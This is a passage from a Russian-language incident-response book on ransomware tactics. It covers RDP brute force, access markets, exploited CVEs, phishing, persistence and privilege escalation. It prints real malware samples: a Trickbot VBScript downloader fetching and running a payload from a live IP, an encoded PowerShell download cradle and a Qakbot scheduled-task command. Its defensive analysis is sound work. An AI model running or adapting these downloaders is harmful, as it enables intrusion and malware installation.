С точки зрения обнаружения они не очень полезны, так как версии программ-вымогателей в большинстве случаев создаются специально под каждую атаку, а значит, их хеши не будут совпадать.

Кроме того, в отчете есть IP-адрес, связанный с Cobalt Strike Beacon. Вы всегда можете собрать дополнительную информацию об IP-адресах, особенно принадлежащих различным фреймворкам постэксплуатации. Например, можно проверить, связан ли сервер с Cobalt Strike (рис. 4.4).




Рис. 4.4. Информация о проверенном IP-адресе, собранная платформой Group-IB MXDR

Платформа Group-IB MXDR имеет функцию построения графа связей, которую можно использовать для сбора дополнительной информации о собранных вами индикаторах. На рисунке 4.4 мы видим, что IP-адрес 176.123.8.228 относится к серверу Cobalt Strike, поэтому команде безопасности стоит заблокировать или проверить его.

Как видите, даже анализ короткого отчета, имеющегося в открытом доступе, позволит опытному аналитику собрать достаточно информации о киберугрозах, что может быть очень полезно при реагировании на инциденты.

Выводы

В этой главе мы обсудили различные типы информации о киберугрозах, в том числе стратегическую, оперативную и тактическую информацию, их различия и целевые аудитории. Мы также изучили доступный в сети отчет об угрозах и извлекли разные типы данных, чтобы вы могли получить ясное представление об их различиях.

Вы уже знаете, что TTP — это наиболее важные элементы образа действий злоумышленников, поэтому в следующей главе мы рассмотрим множество примеров из реальной жизни, чтобы у вас был хороший источник практической информации об атаках программ-вымогателей, управляемых человеком.

Глава 5

ТАКТИКИ, ТЕХНИКИ И ПРОЦЕДУРЫ ГРУПП, ЗАНИМАЮЩИХСЯ РАСПРОСТРАНЕНИЕМ ПРОГРАММ-ВЫМОГАТЕЛЕЙ

Вы уже многое знаете о программах-вымогателях, управляемых человеком, неплохо представляете себе, как разворачиваются их атаки и как осуществляется реагирование на инциденты, и понимаете, почему так важно реагировать на инциденты надлежащим образом.

Но для эффективного реагирования на инциденты недостаточно иметь лишь общее представление о жизненном цикле атаки, поскольку злоумышленники обычно применяют для достижения своих целей разнообразные тактики, техники и процедуры (TTP).

Существование программ-вымогателей как услуги еще больше запутывает ситуацию, поскольку в атаках с использованием таких программ может участвовать множество аффилированных лиц, и даже для одного и того же штамма программы-вымогателя TTP участников могут значительно различаться.

Эта глава поможет вам детально разобраться в поведении злоумышленников, участвующих в атаках с использованием программ-вымогателей, на различных этапах жизненного цикла атаки (на основе MITRE ATT&CK).

Конкретнее мы рассмотрим следующие темы:

- Получение первоначального доступа.
- Запуск вредоносного кода.
- Обеспечение постоянного доступа.
- Повышение привилегий.
- Обход защиты.
- Доступ к учетным данным.
- Продвижение по сети.
- Сбор и кража данных.

- Развертывание программ-вымогателей.

Получение первоначального доступа

Получение первоначального доступа к целевой сети — неотъемлемая часть любого вторжения, и атаки с использованием программ-вымогателей не исключение.

Поскольку в атаках с использованием программ-вымогателей задействованы самые разные злоумышленники, специалисты по реагированию на инциденты могут столкнуться в своей работе практически с любой техникой.

Тем не менее одна из наиболее распространенных техник, используемых операторами программ-вымогателей, — взлом внешних служб удаленного доступа, таких как протокол удаленного рабочего стола (RDP), поэтому именно с нее мы и начнем.

Внешние службы удаленного доступа (T1133)

Использование внешних служб удаленного доступа злоумышленниками весьма распространено. Например, согласно отчету Group-IB «Программы-вымогатели 2020/2021» (Ransomware Uncovered 2020/21), более 50% всех атак программ-вымогателей, управляемых человеком, начинались со взлома общедоступного RDP-сервера. Пандемия COVID-19 усугубила ситуацию: многим компаниям пришлось создать рабочие места для удаленного персонала, и это дополнительно ослабило защиту серверов по всему миру.

На рисунке 5.1 приведен пример экрана входа в систему одного из общедоступных серверов.

Порт по умолчанию для служб удаленных рабочих столов — 3389. Если мы воспользуемся поисковой системой для устройств, подключенных к интернету, например Shodan, мы увидим миллионы таких серверов, и это одна из причин, почему взлом таких серверов стал наиболее распространенной техникой (рис. 5.2).

Рис. 5.1. Экран входа в систему общедоступного RDP-сервера

Рис. 5.2. Результаты поиска Shodan

Как видите, только в США более 1,5 млн таких серверов. Неудивительно, что эта техника настолько распространена — как и то, что жертвами различных программ-вымогателей часто становятся организации из США.

Как получить доступ к общедоступному RDP-серверу? Самый распространенный способ — атака методом грубой силы, то есть полным перебором наиболее распространенных паролей по словарю. Как ни странно, это вполне эффективный подход.

Чаще всего сначала сканируют интернет на наличие общедоступных RDP-серверов при помощи masscan, а затем используют инструменты типа NLBrute для выполнения атаки методом грубой силы. Злоумышленникам даже не обязательно делать это самим — они могут приобрести доступ на различных черных рынках и у брокеров первоначального доступа.

Вот несколько примеров таких черных рынков:

- RussianMarket
- Odin
- UAS RDP Shop
- Xleet
- Infinity Shop

Отметим, что доступ к общедоступному RDP-серверу может стоить всего несколько долларов.

IP	Country	State	City	ZIP	OS	RAM	Dwn.	Upl.	Direct IP	Admin Rights	Added	Price, $
210.*.*.*	HK	Hong Kong	Hong Kong	-	Windows 7 Professional	--	9.14 Mbit/s	6.40 Mbit/s			add funds!	16.00
3.*.*.* - AWS	US	Ohio	Columbus	43085	Windows 10	1 GB	7.23 Mbit/s	5.06 Mbit/s		✔	add funds!	12.00
202.*.*.* - Vultr	JP	Tokyo	Tokyo	214-0021	Windows 10 Enterprise Evaluation	--	5.34 Mbit/s	3.74 Mbit/s	✔		add funds!	9.00
149.*.*.* - Vultr	US	Texas	Dallas	75201	Windows Server 2019 Datacenter	1 GB	11.17 Mbit/s	7.82 Mbit/s		✔	add funds!	12.00
194.*.*.*	NL	Noord-Holland	Amsterdam	1000	Windows Server 2012 R2	2 GB	8.04 Mbit/s	5.63 Mbit/s			add funds!	16.00
211.*.*.*	CN	Jiangxi	Ji'an	343000	Windows Web Server 2008 R2	--	10.82 Mbit/s	7.58 Mbit/s			add funds!	16.00
103.*.*.*	IN	West Bengal	Ghatal	712406	Windows 7 Professional	--	5.63 Mbit/s	3.94 Mbit/s		✔	add funds!	17.00
61.*.*.*	CN	Jiangsu	Suzhou	215003	Windows 10 Pro	--	5.19 Mbit/s	3.64 Mbit/s		✔	add funds!	17.00
138.*.*.*	JP	Osaka	Osaka	541-0041	Windows Server 2019 Datacenter	--	8.09 Mbit/s	5.67 Mbit/s		✔	add funds!	18.00
122.*.*.*	CN	Zhejiang	Shaoxing	330601	Windows Server 2012 R2 Datacenter	--	9.42 Mbit/s	6.59 Mbit/s			add funds!	14.00
34.*.*.* - AWS	US	Oregon	Portland	97086	Windows Server 2019 Datacenter	1 GB	7.93 Mbit/s	5.55 Mbit/s		✔	add funds!	10.00
179.*.*.*	PE	Arequipa	Arequipa	04000	Windows 7 Ultimate	--	11.41 Mbit/s	7.99 Mbit/s			add funds!	16.00
38.*.*.*	US	California	Los Angeles	90001	Windows Server 2012 R2 Standard	1 GB	5.18 Mbit/s	3.63 Mbit/s	✔	✔	add funds!	17.00
103.*.*.*	BD	Dhaka	Dhaka	1312	Windows Server 2012 R2 Standard	--	9.68 Mbit/s	6.78 Mbit/s			add funds!	16.00
18.*.*.* - AWS	US	Ohio	Columbus	43085	Windows 10	1 GB	7.05 Mbit/s	4.93 Mbit/s		✔	add funds!	12.00
107.*.*.*	US	New Jersey	Secaucus	07094	Windows Server 2012 R2 Standard	1 GB	11.03 Mbit/s	7.72 Mbit/s	✔	✔	add funds!	17.00
5.*.*.*	IR	Tehran	Tehran	11369	Windows 7 Ultimate	--	11.17 Mbit/s	7.82 Mbit/s		✔	add funds!	18.00
72.*.*.*	US	New Jersey	Secaucus	07094	Windows Server 2012 R2 Standard	1 GB	6.64 Mbit/s	4.65 Mbit/s	✔	✔	add funds!	17.00
110.*.*.*	ID	Jawa Timur	Surabaya	60135	Windows Server 2008 R2 Enterprise	--	6.87 Mbit/s	4.81 Mbit/s			add funds!	13.00
192.*.*.*	US	New York	Buffalo	14202	Windows Server 2016 Standard	8 GB	8.97 Mbit/s	6.28 Mbit/s		✔	add funds!	17.00
45.*.*.* - Vultr	CR	San Jose	San Jose	10102	Windows Server 2019 Datacenter	1 GB	4.95 Mbit/s	3.47 Mbit/s		✔	add funds!	12.00
154.*.*.*	HK	Hong Kong	Hong Kong	-	Windows Server 2008 R2 Datacenter	--	10.46 Mbit/s	7.32 Mbit/s		✔	add funds!	18.00
103.*.*.*	HK	Hong Kong	Hong Kong	-	Windows Server 2008 R2 Enterprise	--	6.75 Mbit/s	4.72 Mbit/s	✔		add funds!	17.00
20.*.*.* - MS	IN	Maharashtra	Pune	412415	Windows Server 2008 R2 Datacenter	--	5.45 Mbit/s	3.81 Mbit/s		✔	add funds!	10.00

Рис. 5.3. RDP-серверы для продажи на UAS RDP Shop

RDP — не единственный тип внешней службы удаленного доступа, которым пользуются злоумышленники. Другой весьма распространенный тип — доступ через виртуальную частную сеть (Virtual Private Network, VPN).

В этом случае операторы программ-вымогателей тоже могут выполнять атаки методом грубой силы, чтобы получать учетные данные VPN, а также, например, использовать уязвимости в программном обеспечении. Мы обсудим это в следующем разделе — «Эксплуатация общедоступных приложений (T1190)».

Как и RDP-доступ, этот тип доступа можно получить у брокеров первоначального доступа. Пример соответствующего объявления на русскоязычном андеграундном форуме на рисунке 5.4.




Рис. 5.4. Пост с русскоязычного андеграундного форума на платформе Group-IB Threat Intelligence

Как видите, получить первоначальный доступ через внешние удаленные сервисы очень просто, особенно теперь, во времена пандемии COVID-19. Но это не единственный способ. Давайте рассмотрим еще одну распространенную технику — эксплуатацию общедоступных приложений.

Эксплуатация общедоступных приложений (T1190)

Эксплуатация общедоступных приложений в атаках программ-вымогателей, управляемых человеком, — еще одна распространенная техника злоумышленников.

Вы уже знаете, что вымогатели часто взламывают серверы RDP: они могут либо провести атаку методом грубой силы, либо просто купить доступ на черном рынке или у брокеров первоначального доступа.

Но также они могут удаленно запускать код на серверах, используя уязвимости реализации RDP, например BlueKeep (CVE-2019–0708). Известно, что она до сих пор активно эксплуатируется, в частности лицами, связанными с программой-вымогателем LockBit.

То же самое можно сказать и о доступе через VPN. Злоумышленники используют многочисленные уязвимости, которые позволяют им получить VPN-доступ к целевой сети. Рассмотрим наиболее популярные уязвимости.

Уязвимость в Fortinet, FortiOS и FortyProxy (CVE-2018–13379) позволяла различным операторам программ-вымогателей получать доступ к системным файлам, в том числе содержащим учетные данные, чтобы впоследствии использовать их для получения VPN-доступа к сети.

Другая уязвимость произвольного чтения файлов, связанная с VPN, имеется в Pulse Secure Pulse Connect Secure (CVE-2019–11510). Ее эксплуатация позволяет злоумышленникам получать доступ к закрытым ключам и паролям пользователей. Эта уязвимость активно использовалась лицами, связанными с программой-вымогателем REvil.

Наконец, упомянем уязвимость в SonicWall SMA100 (CVE-2019–7481). Ею активно пользовались операторы программы-вымогателя HelloKitty.

Разумеется, уязвимости, которые злоумышленники используют для получения первоначального доступа, не ограничиваются RDP и VPN.

Например, операторы программы-вымогателя Clop использовали уязвимости в Accellion FTA:

- CVE-2021–27101: уязвимость типа «SQL-инъекция».
- CVE-2021–27102: уязвимость внедрения команд ОС.
- CVE-2021–27103: уязвимость подделки запросов на стороне сервера (Server-Side Request Forgery, SSRF).
- CVE-2021–27104: еще одна уязвимость внедрения команд ОС.

Эти уязвимости позволили злоумышленникам загрузить веб-шелл на уязвимые серверы и использовать его для кражи данных, поскольку для безопасной передачи больших файлов компании использовали программно-аппаратный комплекс Accellion FTA.

Еще одна уязвимость, которой пользовались операторы программ-вымогателей, таких как Nefilim, — это уязвимость в Citrix Application Delivery Controller (ADC) и Gateway (CVE-2019–19781). В результате злоумышленники могли запускать команды на атакуемом сервере.

Наконец, в 2022 г. злоумышленники пользовались уязвимостями в серверах Microsoft Exchange, включая ProxyLogon (CVE-2021–26855) и ProxyShell (CVE-2021–34473, CVE-2021–34523 и CVE-2021–31207).

Участники атак с использованием программ-вымогателей добавили в свой арсенал соответствующие эксплойты. Например, лица, связанные с Conti, использовали уязвимость ProxyShell для загрузки веб-шелла на целевой сервер, чтобы выполнять на нем дальнейшие действия в ходе постэксплуатации.

Общедоступные серверы и приложения — весьма популярные цели операторов программ-вымогателей, но обычно их не так уж много. Кроме того, на них могут быть установлены актуальные обновления, исправляющие ошибки системы безопасности, и/или использоваться надежные пароли. Поэтому злоумышленникам приходится искать другие слабые места, например обычных пользователей корпоративной сети. И тут уместно использовать фишинг.

Фишинг (T1566)

Исторически фишинг был одним из излюбленных способов получения первоначального доступа злоумышленников к целевой сети.

В настоящее время киберпреступники для этого часто применяют трояны (или боты), которые обычно доставляются через спам-письма. В список таких вредоносных программ входят Bazar, Qakbot, Trickbot, Zloader, Hancitor и IcedID.

Для их доставки злоумышленники обычно используют зараженные вложения электронной почты, например файлы Microsoft Office, скрипты в архивах или просто ссылки на такие файлы.

Злоумышленники проявляют поразительную изобретательность в создании фишинговых писем. Временами эти электронные письма выглядят настолько правдоподобно, что даже специалисты по безопасности могут счесть их настоящими. Вот пример спам-письма с фишинговой ссылкой, распространяемого операторами Hancitor.




Рис. 5.5. Пример электронного спам-письма, отправленного операторами Hancitor

Щелкнув по этой фишинговой ссылке, пользователь попадет на страницу загрузки вредоносного документа Microsoft Office.

Злоумышленники не всегда отправляют пользователям ссылки, есть другой способ — прикрепить к электронному письму зараженный файл.




Рис. 5.6. Пример электронного спам-письма, отправленного операторами Qakbot12

Загрузив файл, жертва должна открыть его и в большинстве случаев включить макросы, чтобы вредоносное содержимое записалось на диск или загрузилось с контролируемого злоумышленником или взломанного сервера.

Обычно такие вредоносные документы мотивируют пользователя включить макросы.

Рис. 5.7. Содержимое вредоносного документа13

Тем самым жертва активирует вредоносный контент. Правда, если у жертвы хорошая защита от спама, доставить ей зараженные ссылки или вложения будет не так-то просто. Злоумышленникам приходится действовать более творчески — и у них получается!

Группа киберпреступников Wizard Spider — операторы Bazar, Trickbot, Ryuk, Conti и Diavol — использовала фишинговые письма с информацией о платных подписках и указывала в теле письма номер телефона, по которому жертва могла позвонить, чтобы отменить подписку. Никаких подписок на самом деле не было — это вишинг (голосовой фишинг). Телефонные операторы заманивали жертву на поддельный веб-сайт, чтобы она загрузила форму, необходимую для отмены. Ниже пример такого поддельного сайта.

Рис. 5.8. Поддельный веб-сайт, распространяющий вредоносные документы

Единственной целью таких поддельных веб-сайтов была доставка вредоносных документов.

Выяснить, не столкнулся ли пользователь с попыткой вишинга, довольно просто. Иногда достаточно задать несколько уточняющих вопросов и углубиться в тему, чтобы мошенник сдался.

Другой пример — вредоносная реклама. Например, операторы Zloader создают вредоносные рекламные объявления, и, если жертва использует определенные ключевые слова во время поиска в Google, ее перенаправляют на контролируемый злоумышленниками веб-сайт, где размещен вредоносный файл.

Рис. 5.9. Поддельный сайт, распространяющий Zloader

Иногда злоумышленники используют еще более изощренные тактики первоначального доступа, такие как атаки через цепочку поставок.

Взлом цепочки поставок (T1195)

Атаки через цепочку поставок обычно требуют больших усилий. И хотя такие атаки весьма прибыльны, они не очень распространены, о них мало кто слышал или рассказывал. Тем не менее примеры подобных атак, приводящих к развертыванию программ-вымогателей, известны.

Первую такую операцию провели операторы программы-вымогателя REvil, взломав итальянскую версию веб-сайта WinRar, чтобы распространять копии REvil.

Вот еще более интересный случай: лица, связанные с программой-вымогателем Darkside, взломали веб-сайт программного обеспечения SmartPSS и стали доставлять бэкдор SMOKEDHAM. Более подробно об этой атаке можно узнать в блоге FireEye: https://www.fireeye.com/blog/threat-research/2021/06/darkside-affiliate-supply-chain-software-compromise.html.

Итак, мы обсудили наиболее распространенные тактики первоначального доступа. Далее мы посмотрим, как злоумышленники запускают вредоносный код на целевых системах.

Запуск вредоносного кода

После того как злоумышленники получат доступ к целевой системе, им нужно обеспечить запуск вредоносного кода или инструментов двойного назначения для решения задач постэксплуатации.

Для этого существуют разнообразные методы. Давайте рассмотрим наиболее часто наблюдаемые методы, используемые в контексте атак с использованием программ-вымогателей.

Запуск пользователем (T1204)

Как вы уже знаете, многие злоумышленники активно используют для получения первоначального доступа фишинг, и в большинстве случаев жертвы должны открыть вложение или ссылку, чтобы запустить вредоносный код. Только после этого злоумышленник получает первоначальный доступ.

Можно посмотреть на этот метод и с другой стороны. Например, если операторы программы-вымогателя проникают в сеть через общедоступный RDP-сервер, они обычно сразу же получают доступ к аккаунтам с повышенными привилегиями, например к учетной записи администратора. Таким образом, в этом случае они сами могут выступать в роли злонамеренного пользователя и выполнять различные команды и инструменты.

Интерпретаторы команд и сценариев (T1059)

На тех или иных этапах жизненного цикла атаки операторы программ-вымогателей могут использовать различные интерпретаторы команд и сценариев.

В случае с фишингом чрезвычайно распространены Windows Command Shell, PowerShell, Visual Basic и даже JavaScript. Давайте рассмотрим некоторые примеры.

Зараженные документы Microsoft Word используются злоумышленниками для распространения экземпляров Trickbot и выполнения вредоносных скриптов VBScript.

```
set roro = createobject("wscript.shell")
temppath = roro.expandenvironmentstrings("%localappdata%")
set pipa = createobject("scripting.filesystemobject")
set fsobject = createobject("scripting.filesystemobject")
if pipa.fileexists(temppath & "\kugeecwwcvswe.txt") then
wscript.quit
elseend
if
pipa.createtextfile (temppath & "\kugeecwwcvswe.txt")
urlcount = 1url1 = "http://172.83.155.147/images/
inlinelots.png"
currentdir = fsobject.getparentfoldername(wscript.scriptfullname)
localexepath = currentdir + "\" +fsobject.gettempname + ".dll"
docall
  dowloop
     while urlcount < 2
public function dow()on error resume
nextset
  request = createobject("winhttp.winhttprequest.5.1")
set file = wscript.createobject("shell.application")
set bstrm = createobject("adodb.stream")
useragent = "mozilla/5.0 (windows nt 6.1; wow64; rv:58.0)
gecko/20100101 firefox/58.0"
select case urlcountcase
  1
downstr = url1end
select
request.open "get", downstr, false
request.send
errorsend = err.descriptionif
  instr(1, errorsend, "serve") then ‘
urlcount = urlcount + 1
else
bstrm.open
bstrm.type = 1
bstrm.write (request.responsebody)
bstrm.savetofile localexepath
bstrm.closecall
defender
urlcount = urlcount + 1end
ifset
  textstream = fsobject.createtextfile("" + wscript.
scriptfullname + "")
textstream.write ("suck my feets, faggot")
textstream.closeend
functionpublic function
defenderset
shellok = createobject("wscript.shell")
abc = "ru"+"nd"&"ll3"+"2.e"+"xe " + localexepath + ", runquery"
shellok.run (abc),0, false
end function
```

Этот скрипт может показаться сложным, но это не так. Он просто загружает Trickbot (inlinelots.png) с адреса 172.83.155[.]147, сохраняет его в папку C:\Users\%user%\AppData\Local и запускает через rundll32.exe — и все!

Другой пример — IcedID. Был случай, когда для доставки этого трояна злоумышленники распространяли архивы с вредоносными файлами JavaScript. Скрипт запускает cmd.exe, который, в свою очередь, запускает powershell.exe.

```
"C:\Windows\System32\cmd.exe" /c poWERshEll -nop -w hidden -ep
bypass -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUA-
dAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0A-
HIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AbQBhAGIAaQBvAHIAZQB4AC4Acw-
BwAGEAYwBlAC8AMwAzADMAZwAxADAAMAAvAGkAbgBkAGUAeAAuAHAAaABwACI
AKQA=
```

Если мы декодируем base64, мы увидим, что он загружает с сервера, контролируемого злоумышленником, код для следующего этапа атаки.

Как видите, использование интерпретаторов команд и сценариев очень распространено, но часто в этих случаях жертва сама должна запустить скрипт или включить макросы. Конечно, это не единственный вариант, поскольку иногда злоумышленники используют уязвимости в программном обеспечении для автоматического запуска вредоносного кода. Казалось бы, использование PowerShell в преступных целях может остаться незамеченным, но на самом деле PowerShell с его системой мониторинга создает много шума и иногда позволяет легко сузить область поиска.

Выполнение с помощью эксплойтов (T1203)

Мы уже обсуждали, как для получения первоначального доступа к сети злоумышленники используют уязвимости в общедоступных приложениях, но в некоторых случаях они также могут использовать уязвимости в офисном ПО, например в Microsoft Office. Тем не менее, прежде чем вы сосредоточитесь на внутренних уязвимостях, настоятельно рекомендуется сначала закрыть уязвимости в публично доступных приложениях.

Очень хороший пример — недавняя уязвимость в MSHTML (CVE-2021–40444), которую группа Wizard Spider активно использовала для доставки экземпляров Bazar и Cobalt Strike.

Часто злоупотребляют встроенными инструментами. Еще один пример помимо интерпретаторов команд и сценариев — Windows Management Instrumentation (WMI).

Windows Management Instrumentation (T1047)

Windows Management Instrumentation — это распространенный инструмент, которым пользуются различные операторы программ-вымогателей для запуска кода, как локально, так и удаленно, например при продвижении по сети. Так, Cobalt Strike, фреймворк постэксплуатации, чрезвычайно популярный среди лиц, связанных с программами-вымогателями, имеет встроенную возможность использовать WMI для удаленного запуска кода.

Как вы уже знаете, атаки программ-вымогателей под управлением человека могут длиться довольно долго, поэтому злоумышленники должны быть в состоянии выдержать перезагрузки, сохраняя постоянный доступ ко взломанной сети.

Закрепление

Часто на этапе постэксплуатации злоумышленникам требуется постоянный доступ к сети — поэтому, реагируя на инциденты, вы можете столкнуться с различными методами закрепления. Этот шаг почти так же важен, как и само проникновение в сеть. Использование дополнительных бэкдоров гарантирует злоумышленнику, что он всегда сможет вернуться. Давайте рассмотрим примеры наиболее распространенных методов.

Действительные учетные записи (T1078)

Часто, особенно в случаях взлома RDP или VPN, злоумышленники используют для доступа в корпоративную сеть действующие учетные записи. Поскольку они могут пользоваться сразу несколькими взломанными учетными записями, этот метод можно использовать для закрепления в скомпрометированной сети. Более того, с легитимными учетными данными операторы программ-вымогателей могут довольно долго оставаться незамеченными.

Создание учетной записи (T1136)

Если у злоумышленников уже есть учетные данные администратора, они могут использовать их для создания дополнительных учетных записей, чтобы получить резервный доступ к сети, даже если скомпрометированные учетные записи будут обнаружены и заблокированы сотрудниками службы безопасности.

Выполнение автозапуска при загрузке или входе в систему (T1547)

Используя в качестве инструмента первоначального доступа в сеть различные широко доступные программы, операторы программ-вымогателей также активно применяют некоторые распространенные методы закрепления. Например, известно, что Bazar Loader использует для закрепления во взломанной системе ключ реестра Run (Software\Microsoft\Windows\CurrentVersion\Run).

Другой подметод, используемый тем же трояном, заключается в злоупотреблении функциями Winlogon для запуска программы при входе пользователя в систему. Это делается путем изменения ключа реестра Software\Microsoft\Windows NT\CurrentVersion\Winlogon.

Запланированная задача/задание (T1053)

Создание запланированной задачи — еще один широко распространенный метод, который используется многими троянами, участвующими в атаках программ-вымогателей, управляемых человеком. Вот пример командной строки, которую использует для обеспечения персистентности Qakbot.

```
C:\Windows\System32\schtasks.exe" /create /tn {AC45A601-09FD-
5A61-A328-2DED4897D427} /tr "\"C:\Users\Shelly\AppData\Roaming\
Microsoft\Lapahcah\lapahzv.exe\""/sc HOURLY /mo 6 /F
```

Запланированная задача будет выполнять запуск Qakbot каждые шесть часов.

Программный компонент сервера (T1505)

Вы уже знаете, что использование общедоступных приложений — довольно распространенный среди операторов программ-вымогателей метод получения первоначального доступа в сеть. А чтобы обеспечить перманентный доступ, они довольно часто применяют веб-шеллы.

Веб-шеллы — это скрипты, размещенные на общедоступных веб-серверах, позволяющие злоумышленникам запускать различные команды через интерфейс командной строки.

Мы рассмотрели наиболее распространенные методы, которые используют операторы программ-вымогателей для закрепления в скомпрометированных сетях. Теперь давайте посмотрим, как им удается повышать привилегии.

Повышение привилегий

Во многих случаях злоумышленники после получения первоначального доступа к целевой системе не имеют надлежащих привилегий. Для повышения привилегий они используют различные методы. Мы рассмотрим самые распространенные из них.

Эксплуатация уязвимостей для повышения привилегий (T1068)

На разных этапах жизненного цикла атаки программы-вымогателя — в том числе на этапе повышения привилегий — злоумышленникам могут помогать различные уязвимости. Например, операторы программы-вымогателя ProLock использовали для получения привилегий уровня администратора уязвимость в функции CreateWindowEx (CVE-2019–0859).

Другой пример — программа-вымогатель REvil. С ее помощью можно было эксплуатировать для повышения привилегий уязвимость драйвера win32.sys Microsoft Windows (CVE-2018–8453).

Таким образом, для получения более высокого уровня прав можно использовать многие распространенные уязвимости. Если компания не исправляет и не устраняет эти уязвимости, она может столкнуться с серьезными проблемами.

Создание или изменение системного процесса (T1543)

Службы Windows обычно используются различными злоумышленниками, в том числе связанными с программами-вымогателями, для локального или удаленного запуска вредоносного кода. Также службы Windows можно использовать и для повышения привилегий, поскольку они могут выполняться с привилегиями SYSTEM. Следует отслеживать аномалии, связанные со службами Windows, а также регулярно разбирать сценарии их злонамеренного использования для улучшения мониторинга.

Инъекция кода в процесс (T1055)

Еще один весьма распространенный метод — инъекции в процессы. Злоумышленники могут использовать имеющиеся в системе процессы с повышенными привилегиями для выполнения произвольного кода в их адресном пространстве. Эти же приемы можно использовать и для обхода некоторых средств защиты. Например, Trickbot использует для инъекций wermgr.exe (Windows Problem Reporting), а Qakbot — explorer.exe (Windows Explorer).

Злоупотребление механизмом контроля уровня доступа (T1548)

В Windows есть несколько механизмов контроля прав доступа, и, конечно же, операторы программ-вымогателей находят различные способы их обхода. Хороший пример такого механизма — контроль

учетных записей пользователей (User Account Control, UAC). Этот механизм позволяет программам повышать привилегии, запрашивая подтверждение у пользователя. Чтобы обойти его, Trickbot, в частности, использовал WSReset.exe, который нужен для сброса настроек Windows Store.

